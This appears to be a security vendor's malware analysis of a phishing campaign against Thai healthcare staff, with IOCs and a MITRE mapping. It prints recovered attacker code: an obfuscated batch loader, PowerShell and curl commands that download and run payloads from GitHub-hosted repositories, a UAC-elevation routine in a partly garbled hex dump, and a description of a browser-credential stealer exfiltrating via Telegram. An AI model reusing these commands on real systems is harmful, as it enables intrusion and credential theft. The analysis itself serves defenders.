


Threat Actors Weaponizing RAR Archives to Target Thailand's Healthcare Sector

seqrte.com/blog/threat-actors-weaponizing-rar-archives-to-target-thailands-healthcare-sector

Vaibhav Billade

June 19, 2026

[Home](#) / [Technical](#) / Threat Actors Weaponizing RAR Archives to Target Thailand's Healthcare Sector



Authors: Vaibhav Krushna Billade, Dixit Panchal & Rumana Siddiqui.


Table of Contents

- Introduction
- Key Targets
- Infection Chain
- Initial Campaign Findings
- Technical Analysis
 - Stage 1: Initial Delivery (RAR Archive)
 - Stage 2: Rouki-Obfuscated Batch Loader
 - Stage 3: Startup Persistence Script
 - Stage 4: Secondary Payload Execution
 - Stage 5: Information Stealer Deployment (sim.py)
- Conclusion
- Seqrite Coverage
- Indicators of Compromise (IOCs)
- MITRE ATT&CK Mapping

Introduction

Seqrite Lab actively tracks and analyses threat actors and their campaigns, focusing on attribution, infrastructure analysis, and adversary tradecraft. Throughout our research, we have attributed numerous operations to China-aligned and other threat clusters targeting both regional and international entities.

During a recent investigation, we identified an active malware campaign targeting Thailand's healthcare sector, including Ministry of Health personnel and affiliated healthcare organizations. The campaign leverages healthcare-themed spear-phishing lures distributed through malicious RAR archives containing obfuscated batch scripts and executable payloads. The infection chain employs multiple stages of obfuscation, GitHub-hosted payload delivery, persistence mechanisms, and information-stealing malware designed to establish a foothold within targeted environments while evading detection.



Key Targets

The campaign primarily targets personnel and departments across Thailand's healthcare ecosystem, including:

- Ministry of Health personnel and government health procurement teams through lures impersonating official medical equipment approval documents.
- Hospital administration staff through fabricated patient admission request documents.
- Radiology and dental clinic staff through spoofed medical records and X-ray inquiry files.
- Clinical and radiological departments through fake patient CT scan result documents.
- Healthcare supply chain and medical equipment procurement teams through Ministry of Health-branded approval documents.

The lure themes suggest deliberate targeting of healthcare-related functions and demonstrate a strong understanding of operational workflows within the sector.

Infection Chain

RAR Archive → Obfuscated BAT Loader → Rouki-Obfuscated Payload Loader → Startup Persistence Script (WindowSecurty.bat) → Secondary Batch Payload (u-t2.bat) → Python-Based Information Stealer (sim.py) → Telegram Exfiltration Attempts

One observed sample, `Health_Ministry_Approved_Equipment_2026.bat`, creates a temporary file containing encoded payload data and leverages PowerShell to decode the embedded content. The decoded content is then written to a secondary batch file, which is subsequently executed.

```

1 echo 7912RqKJB3md5CKMB13csVhuajUZ9i1MLTMaH6OGDX7KQD7oAqjBY2xPyRcfco9idK4BuotJHoS4k0IegRpNuvxrdTh2eQKOYQj
2 &echo off
3 setlocal enableextensions enabledelayedexpansion
4 >"%TEMP%\payload.b64" echo.
5 >>"%TEMP%\payload.b64" echo KEBjaCXjg74o4oyQ4pagX+KwOCnjg47i1IwoIOCyof/gsqAp4pSY4pSMKCDgsqBf4LgKeKUmCjil5
6 >>"%TEMP%\payload.b64" echo On40MSwxJSxppb/otJ3ogLvlvrC6fJasMSU16aw/6LSd6IC75b63On4oxCwXJSxppb/otJ3ogLvlvr
7 >>"%TEMP%\payload.b64" echo KCDgsqBf4LgKeKUmCjil5XigL/il5UpKF7il5XigL/il5Up4pSMKCDgsqBf4LgKeKUmCjil5XigL
8 >>"%TEMP%\payload.b64" echo Je1oneWwL0e7t0iOnTp+MTgsMSU154ix6LGG5Z+D5Z+Don41NCwXJSXnILHosYbIn4Pln4M6fjcsMS
9 >>"%TEMP%\payload.b64" echo 57u0On4zMiwxJSXlSjTosYbIn4Pnu7Q6fjMyDLedJeWwL0ixhWufg+e7TdP+MTiSMSU154ix6LGG5Z
10 powershell -NoProfile -Command "$b=Get-Content -Raw -Encoding ASCII '%TEMP%\payload.b64'; $bytes=[System.C
11    call "%TEMP%\payload.bat" %*
12 del "%TEMP%\payload.b64" -nul 2>&1
13 del "%TEMP%\payload.bat" -nul 2>&1
14 endlocal
15
16 echo DccD6uRHUz05R8rGzV6QQAq8VUGU0t8e7D5Eotc2BwWkZ7ntcabchdo5rLS6vIaqiuuS1rlKcQqysDlwTYbyNCA2L6URBbyOvr3

```

Following execution, temporary artifacts are removed to reduce forensic evidence and complicate post-compromise investigations.

The use of embedded payload data, PowerShell-based decoding routines, and cleanup operations indicates a deliberate effort to conceal malicious functionality and evade security controls.

Stage 2: Rouki-Obfuscated Batch Loader

The decoded payload.bat executed during Stage 1 was heavily obfuscated using a framework identified as Rouki.

[illegible]

Analysis revealed that the script dynamically reconstructs and executes PowerShell commands that download, persist, and execute additional malware components. The use of GitHub-hosted payloads, deceptive file extensions, and multi-stage execution provides operational flexibility while reducing the likelihood of detection.

PowerShell Command 1 – Persistence Deployment

```
powershell.exe -WindowStyle Hidden -Command "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
(New-Object -TypeName System.Net.WebClient).DownloadFile('https://github.com/ud-7-te/ud-vtn/raw/main/up-t2.png',
'C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WindowSecurty.bat');"
```

This command downloads a remotely hosted file masquerading as a PNG image and stores it as WindowSecurty.bat within the Windows Startup folder.

Placement within the Startup directory ensures automatic execution whenever the user logs into the system, thereby establishing persistence.

PowerShell Command 2 – Payload Deployment

```
powershell.exe -Command "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (New-Object -TypeName System.Net.WebClient).DownloadFile('https://github.com/d7-te/vtn/raw/main/T2.zip', 'C:\Users\Public\Desktop\T2.zip'); Add-Type -AssemblyName System.IO.Compression.FileSystem;
```

```
[System.IO.Compression.ZipFile]::ExtractToDirectory('C:\Users\Public\Desktops.zip', 'C:\Users\Public\Desktops'); Start-Sleep -Seconds 1; C:\Users\Public\Desktops\python C:\Users\Public\Desktops\Lib\sim.py; del C:\Users\Public\Desktops.zip"
```

This command downloads a ZIP archive, extracts its contents to a publicly accessible directory, and executes the embedded Python-based payload (sim.py) using a bundled Python interpreter.

After execution, the ZIP archive is deleted to minimize forensic artifacts and hinder incident response efforts.

Stage 3: Startup Persistence Script (WindowSecurty.bat)

Analysis of the downloaded WindowSecurty.bat script revealed that it contains a significant amount of junk data and obfuscation logic similar to that observed in earlier-stage batch loaders. This non-functional content is intended to hinder static analysis and conceal the script's true execution flow.

Upon execution, the script performs a privilege check and environment setup before reaching its final functional stage, where it reconstructs and executes the following command:

```
cmd /c "curl hxxps://raw.githubusercontent.com/ud-7-te/ud-vtn/main/ud-t2.txt -o C:\Users\admin\AppData\Local\Temp\ud-t2.bat && call C:\Users\admin\AppData\Local\Temp\ud-t2.bat"
```

This command uses curl to download an additional batch payload (u-t2.bat) from a GitHub-hosted repository and stores it in the system's temporary directory (%TEMP%). The use of the %TEMP% path ensures write access without requiring elevated permissions in most environments.

After successful download, the script immediately executes the payload using the call command, enabling continuation of the multi-stage infection chain.

The combination of Startup-folder persistence and remotely retrievable payloads enables the threat actor to update malicious functionality without modifying the original persistence mechanism.

In addition, the script's placement within the Windows Startup folder provides persistence, ensuring it is automatically executed upon user logon. This allows the threat actor to repeatedly retrieve and execute updated payloads from the remote GitHub infrastructure without modifying the original persistence mechanism, enabling flexible and long-term control over the infection chain.

Stage 4: Secondary Payload Execution (u-t2.bat)

u-2.txt																																								
Offset (d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	Decoded text							
00672608	62	71	79	7A	77	72	6B	72	76	70	7A	78	6D	75	76	65	6F	73	7A	72	6F	61	6B	65	73	72	70	78	67	66	6E	79	bqyzkrvpzxmuveoeszroakesrpgfny							
00672640	75	62	65	79	67	7A	6C	62	6E	65	65	71	72	6E	7A	75	79	7A	6D	66	7A	6E	78	6D	71	79	61	6E	63	69	65	68	ubeyzibneeqrnzuyzmfzmxqyanciek							
00672672	77	65	78	66	6B	79	7A	74	76	63	65	6C	67	0D	0A	0D	0A	40	65	63	68	6F	20	6F	66	66	0D	0A	73	65	74	6C	uxxkztvceig...8echo off..setl							
00672704	6F	63	61	6C	20	65	6E	61	62	6C	65	64	65	6C	61	79	65	64	65	78	70	61	6E	73	69	6F	6E	0D	0A	73	65	74	oocl enabledelayedexpansion..set							
00672736	20	46	4C	41	47	46	49	4C	45	3D	25	54	45	4B	50	25	5C	61	64	6D	69	6E	2E	6F	6B	0D	0A	6E	65	74	20	73	FLAGFILE=%TEMP%\admin.ok..net s							
00672768	65	73	78	69	6F	6E	20	3E	6E	75	6C	20	32	3E	26	31	0D	0A	69	66	20	25	65	72	72	6F	72	6C	65	76	65	6C	ession >nul 2>41..if %errorlevel							
00672800	25	20	3D	3D	20	30	2D	0D	0A	20	20	20	3E	20	22	25	46	4C	41	47	46	49	4C	45	25	22	20	65	63	58	4	== 0 (... > "%FLAGFILE%" ech								
00672832	6F	2E	0D	0A	20	20	20	20	67	74	6F	20	61	66	74	65	72	41	64	6D	69	6E	0D	0A	29	0D	0A	69	66	20	22	0...	goto afterAdmin...if "							
00672864	25	7E	31	22	20	6E	65	71	20	22	65	6C	65	76	61	74	65	64	22	20	28	0D	0A	3A	61	73	6B	55	41	43	0D	0A	%~1" neq "elevated" {...askUAC...							
00672896	20	20	20	20	64	65	6C	20	22	25	46	4C	41	47	46	49	4C	45	25	22	20	3E	6E	75	6C	20	32	3E	26	31	0D	0A	del "%FLAGFILE%" >nul 2>41...							
00672928	20	20	20	20	70	6F	77	65	72	73	68	65	6C	6C	20	2D	57	69	6E	64	6F	77	53	74	79	6C	65	20	48	69	64	64	powershell -WindowStyle Hidd							
00672960	65	6E	20	2D	43	6F	6D	6D	61	6E	64	20	22	53	74	61	72	74	2D	50	72	6F	63	65	73	73	20	2D	46	69	6C	65	en -Command "Start-Process -File							
00672992	50	61	74	68	20	27	25	7E	66	30	27	2D	41	72	67	75	6D	65	6E	74	4C	69	73	74	20	65	6C	65	76	61	74	Path '%~0' -ArgumentList elevat								
00673024	65	64	20	2D	56	65	72	62	20	52	75	6E	41	73	22	0D	0A	20	20	20	74	69	6D	65	6F	75	74	20	2F	74	20	ed -Verb RunAs".. timeout /t								
00673056	31	20	2F	6E	6F	62	72	65	61	68	20	3E	6E	75	6C	0D	0A	20	20	20	20	69	66	20	65	78	69	73	74	20	22	25	1 /nobreak >nul.. if exist "%							
00673088	46	4C	41	47	46	49	4C	45	25	22	20	2D	0D	0A	20	20	20	20	20	20	20	20	20	20	64	65	6C	20	22	25	46	4C	41	47	FLAGFILE%" (... del "%FLAG					
00673120	46	49	4C	45	25	22	20	3E	6E	75	6C	20	32	3E	26	31	0D	0A	20	20	20	20	20	20	20	20	20	20	20	67	6F	74	6F	20	61	FILE%" >nul 2>41.. goto a				
00673152	66	74	65	72	41	64	6D	69	6E	0D	0A	20	20	20	2D	29	0D	0A	20	20	20	20	20	20	20	20	20	20	20	67	6F	74	6F	20	61	73	68	55	41	fterAdmin..).. goto askUAC
00673184	43	0D	0A	29	0D	0A	65	78	69	74	20	2F	62	0D	0A	3A	61	66	74	65	72	41	64	6D	69	6E	0D	0A	73	74	63	73	C.)..exit /B..:afterAdmin..:con							
00673216	74	20	2F	6D	69	6E	20	70	6F	77	65	72	73	68	65	6C	6C	2E	75	78	65	2D	57	69	6E	64	6F	77	53	74	79	6C	65	74	5/5cmd powershellcmd -WindowSty					
00673248	6C	65	20	48	69	64	64	65	6E	20	2D	43	6F	6D	6D	61	6E	64	20	22	43	3A	5C	55	73	65	72	73	5C	50	75	63	is Hidden -Command "C:\Users\Pub							
00673280	6C	69	63	5C	44	65	73	68	74	6F	70	73	5C	70	79	74	68	6F	6E	20	43	3A	5C	55	73	65	72	73	5C	50	75	63	lic\Desktop\python C:\Users\Pub							
00673312	6C	69	63	5C	44	65	73	68	74	6F	70	73	5C	4C	69	62	5C	73	69	6D	2E	70	79	22	0D	0A	0D	0A	65	63	68	6F	lic\Desktop\python C:\Users\Pub							
00673344	20	68	76	6D	69	64	6E	61	65	71	62	70	64	63	65	77	76	73	6D	78	65	63	78	76	68	74	6E	74	67	6E	6F	66	hwmidnaeqdpdcvwmvmmxckvhtntgno							
00673376	6A	73	72	6F	67	6B	61	66	6A	62	76	69	67	69	62	7A	67	64	64	69	69	70	75	79	68	71	68	79	69	66	6D	jarogkafjbgvigibsgddiipuxkqhyilm								
00673408	77	72	72	69	73	77	61	6C	68	63	76	75	67	69	6C	72	65	68	68	6F	65	65	75	79	6B	61	6C	68	65	64	73	75	errisvalhcvuoiirekhoeeykaibedsu							

Analysis of the downloaded u-t2.bat script revealed that it contains junk code and obfuscated sections similar to earlier batch components in the infection chain. These non-functional elements appear at the beginning of the script and are intended to hinder static analysis and conceal the actual execution flow. The meaningful logic is embedded deeper within these obfuscated segments and is resolved only during runtime execution.

The script attempts to relaunch itself with elevated privileges to gain higher-level access on the system.

Upon successful elevation, the script proceeds to execute the next-stage payload while minimizing user visibility.

The final stage of execution triggers the following payload:

```
powershell.exe -WindowStyle Hidden -Command "C:\Users\Public\Desktop\python C:\Users\Public\Desktop\Lib\sim.py"
```

This command launches the previously deployed Python interpreter and executes sim.py while suppressing visible execution windows.

The use of a bundled Python runtime enables execution independent of any existing Python installation on the victim system and reduces deployment dependencies.

Stage 5: Information Stealer Deployment (sim.py)

The final payload identified during analysis is sim.py, a Python-based information stealer executed through the bundled Python environment.



Following execution, the malware terminates multiple web browsers, including Google Chrome, Microsoft Edge, Brave, and other Chromium-based browsers using taskkill commands. This behavior is commonly associated with information-stealing malware seeking access to browser databases, credential stores, cookies, and session artifacts that may otherwise be locked by active processes.

Observed Capabilities

- Collects browser-related data.
- Harvests stored credentials and session information.
- Stages collected data within temporary directories.
- Compresses harvested data into ZIP archives.
- Attempts exfiltration through Telegram-based infrastructure.

Execution logs revealed repeated attempts to transmit stolen data to attacker-controlled Telegram channels using hardcoded bot tokens and chat identifiers via the Telegram Bot API.

The exfiltration requests included victim-specific metadata such as:

- System identifiers
- Username information
- Harvested data counters
- Archive references

Although observed exfiltration attempts failed due to connectivity timeouts when communicating with api.telegram.org, the combination of browser data harvesting, local staging, archive creation, and attempted transmission confirms the payload's information-stealing capabilities.

Overall, the malware exhibits characteristics commonly associated with modern Python-based stealers, including credential theft, session cookie harvesting, local data staging, archive generation, and Telegram-based exfiltration mechanisms.

The use of GitHub-hosted payload delivery, legitimate system utilities, layered obfuscation, and multi-stage execution contributes to both operational flexibility and defence evasion.

Conclusion

Seqrite Lab assesses with moderate confidence that this campaign represents a targeted effort against Thailand's healthcare sector, leveraging healthcare-themed social engineering lures, multi-stage batch loaders, GitHub-hosted payload infrastructure, and Python-based information-stealing malware.

The campaign demonstrates a repeatable delivery methodology consisting of RAR archives, heavily obfuscated batch scripts, persistence through Startup folder abuse, staged payload retrieval, and Telegram-based exfiltration attempts.

While no definitive attribution could be established based on the currently available evidence, the operational consistency observed across samples suggests the activity is being conducted by a single threat actor or closely related cluster. Continued monitoring of associated infrastructure, payload evolution, and victimology may provide additional insights into attribution and campaign objectives.

Organizations within the healthcare sector should remain vigilant against document-themed phishing campaigns, monitor for unauthorized Startup-folder modifications, and restrict the execution of untrusted scripts and binaries obtained from external sources.

Seqrite Coverage:

- Script.Trojan.Downloader.50836.GC
- cld.script.trojan.1759432951

Indicators of Compromise (IOCs):

File Name	SHA256
Health_Ministry_Approved_Equipment_2026.rar	E5F6D9D405819E6B05B5D8268A2E973294859AD65237EDE36AB612B536D0AC2B
Health_Ministry_Approved_Equipment_2026.bat	4EEBC38297A307D18784D6F9EBC8AA6E6F69860BE970CC70D9E544DEB1FF6CE0
payload.bat	F4D4B8CAC004BB63834C6DF436721BABD9464C09787C80B268D839E0AADA9F87
WindowSecurtyt.bat	74BB6AD7E1310F30A3E24FD3CBBFFA2C0C41C64E89E5D0DD1D6900E96B914183
u-t2.bat	7709D8C34D490509F3624104611EB75A862944DD9D7A642F44514ADA16C85EE9
Desktops.zip	523388567630E4FBDC359F75232BF2AD82671A680D4BFDCE0237FC30DFEC4C80
Stealer (SIM.PY)	442E0F4E822842922E7E4685840194E99FD68C7F0EC38C1925914B8F724D5865

MITRE ATT&CK Mapping:

Tactic	Technique Name	Technique ID
Initial Access	Phishing: Spear phishing Attachment	T1566.001
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003
	Command and Scripting Interpreter: PowerShell	T1059.001
	User Execution: Malicious File	T1204.002
Defense Evasion	Obfuscated Files or Information	T1027
	Masquerading (BAT disguised as PNG/TXT)	T1036
	Indicator Removal on Host: File Deletion	T1070.004

Persistence	Registry Run Keys / Startup Folder	T1547.001
	Scheduled Execution via Startup Folder	T1547
Privilege Escalation	Abuse Elevation Control Mechanism	T1548
Discovery	System Owner/User Discovery	T1033
Credential Access	Credentials from Password Stores	T1555
	Credentials from Web Browsers	T1555.003
Collection	Archive Collected Data	T1560
	Data from Local System	T1005
	Data from Information Repositories	T1213
Command and Control	Ingress Tool Transfer (GitHub-hosted payloads)	T1105
	Application Layer Protocol: Web Protocols (HTTPS)	T1071.001
	Proxy Through Legitimate Services (GitHub)	T1102
Exfiltration	Exfiltration Over Web Service (Telegram Bot API)	T1567
	Exfiltration to Cloud Storage/Web Service	T1567.002